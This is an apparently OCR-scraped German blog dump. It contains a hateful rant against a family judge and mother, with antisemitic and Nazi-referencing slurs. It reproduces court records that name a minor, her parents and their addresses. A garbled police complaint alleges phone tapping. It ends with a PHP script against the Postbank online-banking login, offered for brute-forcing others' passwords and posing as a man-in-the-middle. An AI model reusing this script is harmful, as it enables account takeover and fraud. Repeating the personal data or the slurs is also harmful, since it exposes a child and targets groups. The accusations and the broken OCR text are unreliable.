
Die Kampf-Emanze/Feministin Richterin will aller Welt zeigen: Ein Vater der ein Sorgerecht beantragt ist ein kranker Idiot weil allein einer /Nutti Gelder für Kindererziehung zustehen für die ein rechtloser Erzeuger Sklavenarbeit zu leisten hat und ansonsten die Fresse zu halten, denn „dein Kind siehst Du nie wieder“. Das eine Erziehung des Kindes durch den Vater von Anfang an es Mutter, Jugendamt und Juristen es unmöglich gemacht hätte Geld für die Entführung des Kindes abzapfen handelt es sich um massivste staatliche Korruption. Sie hat alles getan um den Vater zu verleumden und zu provozieren. Sie hat ZU RECHT erkennbar massivst SCHLECHTES GEWISSEN und PARANOIDE Angst vor dem UNGERECHT BEHANDELTEN Kläger. Schon von ihrem damaligen Stefan Mojschewitsch her Ex-Freund erzählte sie permanent WIRRE und vollständig an den Haaren herbeigezogene (hab ich recherchiert) IRRE Verfolgungsgeschichten.

Das Jugendamt postuliert einfach mal so ohne weitere Anhörung es gebe keinen Kindeswohlgefährdung. Worauf es diese „Erkenntnis“ stützt (göttliche Eingebung, Scientology Reiki-Channeling) ist nicht ersichtlich.

Wer ein Kind 12 Jahre lange dem Vater vorenthält ist unter gar keinen Umständen geeignet ein solches zu erziehen. Allein das rechtfertigt den vollständigen Entzug des Sorgerechtes. Außerdem hat die Kidnesmutter in ihrem religiösen esoterischen WAHN den Kindesvater zusammenschlagen lassen. Es kann ja auch nicht angehen dass ein männlicher Untermensch wie die nicht christlichen Juden die nicht an die jungfräuliche Empfängnis glauben – zur Recht wie wir wissen - bei den Nazis und vermeintlich behinderter Mann (die haben deutsche RichterINNEN übrigens auch ganz gern mal vergast wenn es nicht genug der christlichen Demütigung/Benachteiligung war) es wagt in die der privilegierten Herrinnenrasse der Religion er vaterlosen kidnesempfangnis die Pfründe streitig zu machen. Sonst kommen Moslems am Ende noch auf die Idee ihre Kidner gar nicht taufen lassen zu wollen wenn man so Leuten Sorgerecht zugesteht.



[1] http://36.media.tumblr.com/e805d33d811d66f109bb46261767c46c/tumblr_npqmrkVw7F1sofvubo7_r1_1280.jpg



[2] http://41.media.tumblr.com/e6f32731ca02ea727b28c5df2113966c/tumblr_npqmrkVw7F1sofvub06_r1_1280.jpg



[3] http://40.media.tumblr.com/5d14778f2f9784759dae757bee28d25/tumblr_npqmrkVw7F1sofvub08_r1_1280.jpg

Amtsgericht Bad Homburg v.d.Höhe
- Familiengericht -



Amtsgericht, Postfach 11 41, 61343 Bad Homburg v.d.H.
92 F 487/15 SO

Aktenzeichen: 92 F 487/15 SO

Telefon: 06172/405-228
Telefax: 06172/405-173

Herrn
Maximilian Bähring
Hölderinstr. 4
60316 Frankfurt am Main

Ihr Zeichen: - ohne -
Ihre Nachricht:

Datum: 02.06.2015

Sehr geehrter Herr Bähring,

in der Kindschaftssache

**betreffend die elterliche Sorge für
Tabea Lara Riek, geboren am 19.09.2000**

erhalten Sie die Anlage(n) mit der Bitte um Kenntnisnahme.

Mit freundlichen Grüßen
Auf Anordnung

Tandara
Justizangestellte

Dieses Schreiben wurde maschinell erstellt
und ist ohne Unterschrift gültig.

61352 Bad Homburg v.d.H., Auf der Steinkaut 10/12
Telefon 06172/405-0 · Telefax 06172/405-139

Sprechzeiten: Montags bis Freitags 9.00 - 12.00
Öffentliche Verkehrsmittel: Buslinie 6 "Haltestelle Amtsgericht"
Parkmöglichkeiten: Justizparkplatz

Die Einreichung elektronischer Dokumente ist in den zugelassenen Verfahren möglich,
siehe <http://WWW.AG-BAD HOMBURG V.D.H..JUSTIZ.HESSEN.DE>

1) ist der Vater des betroffenen Kindes. Die Kindeseltern waren nicht verheiratet. Die Mutter (beteiligte zu 2), die Mutter, hat das alleinige Sorgerecht für Tabea. Tabea wohnt bei der Mutter und hat keinen Kontakt zum Vater.

Der Kindesvater hat mit Fax vom 27.4.2015 angeregt, der Kindesmutter das Sorgerecht zu entziehen.

Maßnahmen nach § 1666 BGB waren nicht zu ergreifen, da die Ermittlungen des Gerichts keinerlei Anhaltspunkte für eine Kindeswohlgefährdung ergeben haben.

Das Jugendamt des Hochtaunuskreises hat mitgeteilt, dass keinerlei Anhaltspunkte für eine Kindeswohlgefährdung bestehen.

Zwischen dem Vater und dem Kind gibt es seit 12 Jahren keinen Kontakt.

Bereits im Verfahren 92 F 493/13 SO hat sich das Gericht davon überzeugen können, dass das Kindeswohl nicht dadurch gefährdet ist, dass die Mutter Reiki praktiziert. Dass die Mutter einer gefährlichen Sekte angehört, ist nicht substantiiert vorgetragen. In keiner Weise ist dargelegt, inwiefern das Kindeswohl gefährdet sein sollte.

Anhaltspunkte dafür, dass das Wohl Tabeas irgendwie gefährdet sein könnte, sind nicht erkennbar.

Die Kostenentscheidung beruht auf § 81 FamFG, die zum Verfahrenswert auf § 47 FamGKG.

Rechtsmittelbelehrung

Gegen diese Entscheidung findet gemäß §§ 58-69 FamFG die Beschwerde statt.

Beschwerdeberechtigt ist derjenige, der durch die Entscheidung in eigenen Rechten beeinträchtigt ist.

Mit Vollendung des 14. Lebensjahres steht einem Kind, für das elterliche Sorge besteht, oder einem unter Vormundschaft stehenden Mündel in allen seine Person betreffenden Angelegenheiten sowie in den Angelegenheiten, in denen das Kind oder der Mündel vor einer Entscheidung des Gerichtes angehört werden soll, ohne Mitwirkung seines gesetzlichen Vertreters das selbständige Beschwerderecht zu. Daneben steht dem zuständigen Jugendamt das Beschwerderecht zu.

Die Beschwerde ist innerhalb von einem Monat bei dem Amtsgericht- Familiengericht – Bad Homburg v.d.H. einzulegen.

Die Frist beginnt mit der schriftlichen Bekanntgabe der Entscheidung.

[5] http://40.media.tumblr.com/3b32213bf099d64290ddee3604a769d8/tumblr_npqmrkVw7F1sofvubo2_1280.jpg

Homburg v.d.Höhe

2.6.2015



Beschluss

In der Kindschaftssache

betreffend die elterliche Sorge für Tabea Lara Riek

Beteiligte:

Tabea Lara Riek,
geboren am 19.09.2000
wohnhaft -

Weitere Beteiligte:

- Betroffene -

1. Maximilian Bähring,
wohnhaft Hölderlinstr. 4, 60316 Frankfurt am Main
2. Uta Brigitte Riek,
wohnhaft -
3. Jugendamt des Hochtaunuskreises,
Ludwig-Erhard-Anlage 1 – 5, 61352 Bad Homburg v. d. H.

hat das Amtsgericht - Familiengericht - Bad Homburg v. d. H. durch die Richterin am Amtsgericht Körner am 2.6.2015 beschlossen:

1. Es sind keine gerichtlichen Maßnahmen erforderlich.
2. Von der Erhebung von gerichtlichen Kosten (Gebühren und Auslagen) wird abgesehen. Die außergerichtlichen Kosten trägt jeder Beteiligte selbst.
3. Der Verfahrenswert wird auf
3.000,00 €
festgesetzt.

... Einreichung einer Beschwerdeschrift oder zur Niederschrift der
... ten Gerichtes eingelegt.

... muss die Bezeichnung des angefochtenen Beschlusses sowie die Erklärung enthalten,
... erde gegen diesen Beschluss eingelegt wird. Sie ist vom Beschwerdeführer oder seinem
... chtigten zu unterzeichnen.

... die Beschwerde soll begründet werden.

Körner
Richterin am Amtsgericht



Ausgegeben

Homburg v.d. Höhe,

08.06.15

Urkundsbeamtin der Geschäftsstelle

KREISAUSSCHUSS



HOCHTAUNUSKREIS

Herr Schmidt

Haus 4, Etage 5, Zimmer 563

Tel.: 06172 999-5730

Fax: 06172 999-9827

Andre.schmidt@hochtaunuskreis.de

Az.: 50.70-30

26. Mai 2015

| | |
|---------------------------------------|-----------------|
| Amtsgericht
Bad Homburg v. d. Höhe | |
| Eing.: | 27. Mai 2015 7 |
| Anl. / | Bd. Akten |
| V. Sch. | EUR |

61289 Bad Homburg v.d.H.
 Bad Homburg v. d. H.
 -gericht-
 er, Steinkaut 10/12
 61352 Bad Homburg v. d. H.

Aktenzeichen: 92F 487/15 SO

betreffend das Kind

Tabea Lara Riek, geb. 19.09.2000

Alleinig sorgeberechtigte Kindsmutter: Frau Uta Riek

Hier: Stellungnahme zu Ihrem Schreiben vom 07.05.2015, Eingang im Haus 20.05.2015.

Sehr geehrte Damen und Herren,

die Familie ist unserem Jugendamt bekannt.

Laut Aussage der Kindsmutter, Frau Uta Riek, bestehe seit ca. 12 Jahren keinerlei Kontakt zwischen dem Kindsvater, Herrn Maximilian Bähring, und Tabea Lara.

Aus unserer Sicht bestehen keinerlei Anhaltspunkte für eine Kindeswohlgefährdung. Die Kindsmutter streitet die im Schreiben des Kindsvaters vom 27.04.2015 getroffenen Anschuldigungen ab.

Mit freundlichen Grüßen
Im Auftrag


André Schmidt
-Sozialpädagogischer Fachdienst-

Landratsamt
Ludwig-Erhard-Anlage 1-5
61352 Bad Homburg v.d.H.

Taunus Sparkasse
BLZ 512 500 00 - Kto. 100 9605
IBAN: DE33 5125 0000 0001 0096 05
SWIFT-BIC: HELADEF1TSK

Nassauische Sparkasse
BLZ 510 500 15 - Kto. 245 034 660
IBAN: DE93 5105 0015 0245 0346 60
SWIFT-BIC: NASSDE55

Postbank
BLZ 500 100 60 - Kto. 9 957 600
IBAN: DE28 5001 0060 0009 9576 00
SWIFT-BIC: PBNKDEFF



[9] http://40.media.tumblr.com/20c12ca96e2d058980703f772ce8958a/tumblr_npqmrkVw7F1sofvubo5_1280.jpg

10.06.2015 08:26 <http://sch-einesystem.tumblr.com/post/121212917673>

Strafanzeige Onlineaktenzeichen: 1433963988894
Sachverhalt

per Fax an das Polizeipräsidium KASSEL - INTERNE ERMITTLUNGEN -

siehe 992 BS 7/13 AG Frankfurt a.M. durch beamtliche Postunterschlagung nicht zutandegekommenes Verfahren gegen Prügelnde Beamte!

SO EINE FRECHHEIT!
 BEI DER POLIZEI heisst jeder anonyme Anrufer BÄHRING! Droht man denen
 OHNE DEN NANEM GENANNT ZU HABEN für ihr Nichtstun dienstrechtliche Konsequenzen an heisst es ?Ach Herr Bähring ?? und dann wird einagch
 aufgelegt.

Verlangt man den Vorgetzten zu sprechen wird ebenfalls einfach aufgelegt.
 WOHER WEISS DER PENNER MEINEN NAMEN WENN ER NICHT AN MEINER LEITUNG MANIPULIERT? ICH ERSTATTE DAHER STARAFZEIGE GEGEN DIE DREI BEAMTEN IN DER
 'VERMITTLUNG? 069/55-0 DIE UM 21.00 VERSUCHT HABREN STARFENZEIGEN MIT DIENSTRECHTLICHEN KONSEQUENZEN GEGEN BEMATE ZU UNTERBINDEN IN DEM TELEFONATE
 ABGEFANGEN WURDEN!

http://40.media.tumblr.com/20c12ca96e2d058980703f772ce8958a/tumblr_npqmrkVw7F1sofvubo5_1280.jpg

POST WIRD JA AUCH UNTERSCHLAGEN. SO VERHIDNERN DIE SCHWERST KORRUPTEN BEAMTEN DIE STRAFRECHTLICH VERFOLGUNG IHRER RECHTSBEUGERISCHEN
 DIENSTRECHTLICHEN VERGEHEN.

Man verweigert mir ind er vermittlung der Polizei
Frankfurt a. M. das Durchstellen zum Vorgesetzten
des Beamten über den ich mich über den Beamten
der mich nicht durchstllen will beschweren will.

[1] http://41.media.tumblr.com/a5722f50fb247d4ca8a5dea31d47e01a/tumblr_npqwskdMnT1sofvubo4_1280.jpg

Strafanzeige Onlineaktzeichen: 1433963988894

Geschädigt: ja nein
Name:
Geburtsname:
Vorname:
Geburtsdatum:
Geburtsort:
Geschlecht:
Straße:
Hausnummer:
Postleitzahl:
Wohnort:
Telefonprivat:
Telefongeschäftlich:
Fax:
Mobil:
E-Mail-Adresse:

EILT!

Tatort

Straße:
Hausnummer:
Ortsteil/Stadtteil:
Postleitzahl:
Ort:
freie Ortsbeschreibung:

Tatzeit

von Datum:
Uhrzeit von:
bis Datum:
Uhrzeit bis:
Erläuterung:

Sachverhalt

per Fax an das Polizei präsidium KASSEL - INTERNE ERMITTlungen -

si ehe 992 BS 7/ 13 AG Frankfurt a. M. durch beamtliche Post unterschl agung nicht zut andegekomemdes Verfahren ge FRECHHEIT!

BEI DER POLIZEI heisst jeder anonyme Anrufer BÄHRING! Droht man denen OHNE DEN NAMEN GENANNT ZU HABEN für ihr Nichtstun die ernst rechtliche Konsequenzen an heisst es 'Ach Herr Bähring. aufgel egt. Verlamgt am den Vorgesetzten zu sprechen wird ebefalls einafch aufgel egt.

WOHER WEI SS DER PENNER MEINEN NAMEN WENN ER NICHT AN MEINER LEITUNG MANI PULIERT? ICHERSATTE DAHER STRAFZEIGE GEGEN DIE DREI BEAMTEN IN DER 'VERM ITTLUNG' 069/ 55- 0 DI E UM 21. 00 VERSUCHT HABREN STARFENZEI GENMI T DI ENSTRECH KONSEQUENZEN GEGEN BEMATE ZU UNTERBI NDEN I N DEM TELEFONATE ABGEFANGEN WURDEN!

http://40.media.tumblr.com/20c12ca96e2d058980703f772ce8958a/tumblr_npqmrkVw7F1sofvubo5_1280.jpg

POSTWIRDLJA AUCH UNTERSCHLAGEN. SOVERHINDERN DI E SCHWERST KORRUPTEN BEAMTEN DI E STRAFRECHTLICH VERFOLGUNG I HREHR RECHTSBEUGERISCHEN DI ENSTRECHTLICHEN VERGEHEN.

Zuständiges Polizei präsidium/ Ansprechpartner:

Polizei präsidium Frankfurt

[2] http://41.media.tumblr.com/3e65084e59bfe65de9b87f16eefe4f7b/tumblr_npqwskdMnT1sofvubo3_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
10 06 2015 21:24

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 10 06 | 21:22 | Fax ges. | 0561910111 | 0:00 | 0 | Belegt |

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 10 06 | 21:25 | Fax ges. | 06975580808 | 0:32 | 1 | OK |

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
10 06 2015 21:26

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
10 06 2015 21:30

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 10 06 | 21:29 | Fax ges. | 030322868 | 0:00 | 0 | Belegt |

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 10 06 | 21:33 | Fax ges. | 05619101111 | 0:24 | 2 | OK |

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
10 06 2015 21:34

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

[4] http://40.media.tumblr.com/9d1aff786125f5f034ff615b721ae51/tumblr_npqwskdMnT1sofvubo2_1280.jpg

11.06.2015 12:19 <http://sch-einesystem.tumblr.com/post/121266358773>

Quick and Dirty Postbank Passwortrecovery Hack

Die Postbank asswörter fürs Onlinbanking sind ja [A-Z0-9] mit midnestens 5 Stellen Länge, die Kontonummer (eines Gegenübers) bekommt man ja einfach heraus.
Für den Fall dass jemand mal per Scirpt sein verlorenes Passwort wieder herstellen muss folgender code in PHP so daß er leicht in einen Proxy zu integrieren ist, etwa
um selbst als MAN IN THE MIDDEL als Pestbank aufzutreten! In die vorletzte Zeile muss das per brute force ermittelte passwort:

```
postbank("285969607","GEHEIM");
```

```
Das Script gibt bei Erfolg den Kontostand aus, ... mal so als Anfang ...
```

```
https://banking.postbank.de/ra1/login
```



```
*/

function readheader($fres) {
    $nhdr = 0;
    $sshdr = "";

    while (true) {
        $shdr .= fread($fres, 1);
        $nhdr += 1;
        if ($nhdr >= 4) {
            if (substr($shdr, ($nhdr - 4), 4) == "\r\n\r\n") {
                break;
            }
        }
    }

    return $shdr;
}

function headervalue($shdr, $sfld, $case = true) {
    $sval = "";
    $sprv = "";

    $aHDR = explode("\r\n", $shdr);
    $nHDR = count($aHDR);
    $nhdr = 0;
    while ($nhdr < $nHDR) {

        $ahdr = explode(":", $aHDR[$nhdr], 2);
        if (count($ahdr) == 2) {
            $sprv = $ahdr[0];
        } else {
            if (($sprv != "") && ($ahdr[1] == "")) {
                $ahdr[1] = $ahdr[0];
                $ahdr[0] = $sprv;
            }
        }
        if ($ahdr[0] == $sfld) {
            if ($sval != "") {
                $sval .= "\r\n";
            }
            $sval .= $ahdr[1];
        } else {
            if ($case != true) {
                if (strtolower($ahdr[0]) == strtolower($sfld)) {
                    if ($sval != "") {
                        $sval .= "\r\n";
                    }
                    $sval .= $ahdr[1];
                }
            }
        }
        $nhdr++;
    }
    return $sval;
}

function readchunked($fres) {
    $nbdy = 0;
    $sbdy = "";

    while (true) {

        $nckh = 0;
        $sckh = "";
        while (true) {
            $sckh .= fread($fres, 1);
            $nckh += 1;
            if ($nckh >= 2) {
                if (substr($sckh, ($nckh - 2), 2) == "\r\n") {
                    break;
                }
            }
        }

        //echo "\$sckh " . htmlentities($sckh) . " ";

        $nckb = 0;
        $sckb = "";
        $npos = strpos($sckh, "\r\n");
        if ($npos != false) {
            if ($npos > 0) {
                $nhex = substr($sckh, 0, $npos);
                $nckb = hexdec($nhex);
            }

            //echo " \$nckb " . $nckb . "\r\n";
            " ";

            if ($nckb > 0) {
                while (strlen($sckb) < $nckb) {
                    $sckb .= fread($fres, 1);
                }
                $sckb = fread($fres, $nckb);
                $nbdy += $nckb;
                $sbdy .= $sckb;
            } else {
                // trailing \r\n
                $sckb = fread($fres, 2);
                if ($sckb == "\r\n") {
                    break;
                }
            }
        }
    }

    return $sbdy;
}

//ob_start();
set_time_limit(10);

//foreach($_SERVER as $key_name => $key_value) { echo "
.
$key_name . " = " . $key_value . "\n
\n"; }

```

```

function postbank($snum, $spin) {
    $NDBG=0;

    $sres = "";

    $snerr = 0;
    $serr = "";

    $ssrv="banking.postbank.de";

    $sreq = "";
    $sres = "";

    if ($fres = fsockopen ("ssl://" . $ssrv, 443, $snerr, $serr)) {
        $sreq="";
        $shdr="";
        $sbdy="";

        $surl="/rai/login?-1.IFormSubmitListener-login-loginForm";

        $spst = "";
        $spst .= "id3 hf 0=g";
        $spst .= "jsDisabled=falseg";
        $spst .= "Kennwort=" . $spin;
        $spst .= "loginButton=Anmelden";
        $spst .= "nutzername" . $snum ;

        $sreq .= (($spst == "") ? "GET" : "POST") . " " . $surl . "
HTTP/1.1\r\n";
        $sreq .= "Host: " . $ssrv . "\r\n";

        if ($spst != "") {
            $sreq .= "Content-Type: application/x-www-form-urlencoded\r\n";
            $sreq .= "Content-length: " . strlen($spst) . "\r\n";
        }
        $sreq .= "Connection: keep-alive\r\n";
        $sreq .= "\r\n";
        if ($spst != "") {
            $sreq .= $spst . "\r\n";
            $sreq .= "\r\n";
        }
    }

    if ($NDBG != 0) {
        echo "
";
        echo "
";
        echo ".htmlentities($sreq) . "
";
        echo "
";
        fwrite ($fres,$sreq);
        $shdr = readheader($fres);
        $slen = headervalue($shdr, "Content-Length", false);
        $slen = trim($slen);
        if ($slen != "") {
            if ($slen != 0) {
                $nlen = intval($slen);
                while (strlen($sbdy) < $nlen) {
                    $sbdy .= fread($fres, 1);
                }
            }
        }

    if ($NDBG != 0) {
        echo "
";
        echo "
";
        echo ".htmlentities($shdr) . "
";
        echo "
";
        echo "
";
        echo ".htmlentities($sbdy) . "
";
        echo "
";
        echo "
";
        echo "
";
        $sCOK = "";
        $scok = headervalue($shdr, "Set-Cookie", false);
        $acok = explode("\r\n",$scok);
        $nCOK = count($acok);
        $ncok = 0;
        while ($ncok <= $nCOK) {
            $acok[$ncok] = trim($acok[$ncok]);
            if (strlen($acok[$ncok]) >= 11) {
                if (substr($acok[$ncok],0,11) == "JSESSIONID=") {
                    $npos = strpos($acok[$ncok], "; Path=/");
                    if ($npos !== false) {
                        $acok[$ncok] = substr($acok[$ncok],0,$npos);
                    }
                    $sCOK .= "Cookie: " . $acok[$ncok] . "\r\n";
                }
            }
            // echo $ncok . ". " . $acok[$ncok] . "\r\n
";
            $ncok++;
        }
        $scok = $sCOK;
    //echo $scok;

    $scod="";
    $ahdr = explode("\r\n",$shdr);
    $nHDR = count($ahdr);
    if ($nHDR >= 1) {
        if (strlen($ahdr[0]) >= strlen("HTTP/1.1")) {
            if (substr($ahdr[0],0,strlen("HTTP/1.1")) == "HTTP/1.1") {
                if (strlen($ahdr[0]) >= strlen("HTTP/1.1 ###")) {
                    $scod = substr($ahdr[0], strlen("HTTP/1.1 "), 3);
                }
            }
        }
    }
    if ($scod == "302") {
        $sRDR = "";
        $srdr = headervalue($shdr, "Location", false);
        $srdr = trim($srdr);

        if (strlen($srdr) >= strlen("https://")) {
            if (substr($srdr,0,strlen("https://")) == "https://") {
                if (strlen($srdr) >= strlen("https://" . $ssrv)) {
                    $surl = substr($srdr, strlen("https://" . $ssrv),
(strlen($srdr) - strlen("https://" . $ssrv)));
                }
            }
        }
    }
}

```

```

    $sreq="";
    $shdr="";
    $sbody="";

    $sreq .= (($spst == "") ? "GET" : "POST") . " " . $surl . "
HTTP/1.1\r\n";
    $sreq .= "Host: " . $ssrv . "\r\n";

    if ($scok != "") {
        $sreq .= $scok;
    }
    $sreq .= "Connection: keep-alive\r\n";
    $sreq .= "\r\n";

if ($NDBG != 0) {
echo "
";
echo "
" . htmlentities($sreq) . "
";
}

fwrite ($fres,$sreq);
$shdr = readheader($fres);
$slen = headervalue($shdr, "Content-Length", false);
$slen = trim($slen);
if ($slen != "") {
    if ($slen != 0) {
        $nlen = intval($slen);
        while (strlen($sbody) < $nlen) {
            $sbody .= fread($fres, 1);
        }
    }
}

if ($NDBG != 0) {
echo "
";
echo "
" . htmlentities($shdr) . "
";
echo "
" . htmlentities($sbody) . "
";
echo "
";
}

}

$scod="";
$ahdr = explode("\r\n",$shdr);
$nHDR = count($ahdr);
if ($nHDR >= 1) {
    if (strlen($ahdr[0]) >= strlen("HTTP/1.1")) {
        if (substr($ahdr[0],0,strlen("HTTP/1.1")) == "HTTP/1.1") {
            if (strlen($ahdr[0]) >= strlen("HTTP/1.1 ###")) {
                $scod = substr($ahdr[0], strlen("HTTP/1.1 "), 3);
            }
        }
    }
}

if ($scod == "302") {
    $sRDR = "";
    $srdr = headervalue($shdr, "Location", false);
    $srdr = trim($srdr);

    if (strlen($srdr) >= strlen("https://")) {
        if (substr($srdr,0,strlen("https://")) == "https://" ) {
            if (strlen($srdr) >= strlen("https://" . $ssrv)) {
                $surl = substr($srdr, strlen("https://" . $ssrv),
(strlen($srdr) - strlen("https://" . $ssrv)));
            }
        }
    }
}

//echo $surl;

$spst="";
$sreq="";
